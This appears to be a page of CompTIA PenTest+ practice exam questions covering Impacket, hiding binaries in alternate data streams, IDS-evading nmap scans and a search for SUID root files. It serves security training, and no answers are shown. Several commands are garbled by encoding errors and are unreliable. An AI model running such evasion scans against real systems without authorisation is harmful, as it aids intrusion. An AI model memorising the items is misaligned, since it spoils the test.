
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder

B. Impacket

C. Empire

D. PowerSploit



Actual exam question from CompTIA's PT1-002

Question #: 46

Topic #: 1

[All PT1-002 Questions]


A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams

B. PowerShell modules

C. MP4 steganography

D. PsExec



Actual exam question from CompTIA's PT1-002

Question #: 47

Topic #: 1

[All PT1-002 Questions]


A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations

B. Implement multifactor authentication

C. Install video surveillance equipment in the office

D. Encrypt passwords for bank account information



Actual exam question from CompTIA's PT1-002

Question #: 48

Topic #: 1

[All PT1-002 Questions]

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?


A. nmap ג€"p0 ג€"T0 ג€"sS 192.168.1.10

B. nmap ג€"sA ג€"sV --host-timeout 60 192.168.1.10

C. nmap ג€"f --badsum 192.168.1.10

D. nmap ג€"A ג€"n 192.168.1.10

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 49

Topic #: 1

[All PT1-002 Questions]

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.

B. Collect the proper evidence and then remove the malware.

C. Do a root-cause analysis to find out how the malware got in.

D. Remove the malware immediately.

E. Stop the assessment and inform the emergency contact.

Actual exam question from CompTIA's PT1-002

Question #: 50

Topic #: 1

[All PT1-002 Questions]

A penetration tester runs the following command on a system:

```
find / -user root `"perm -4000 `"print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

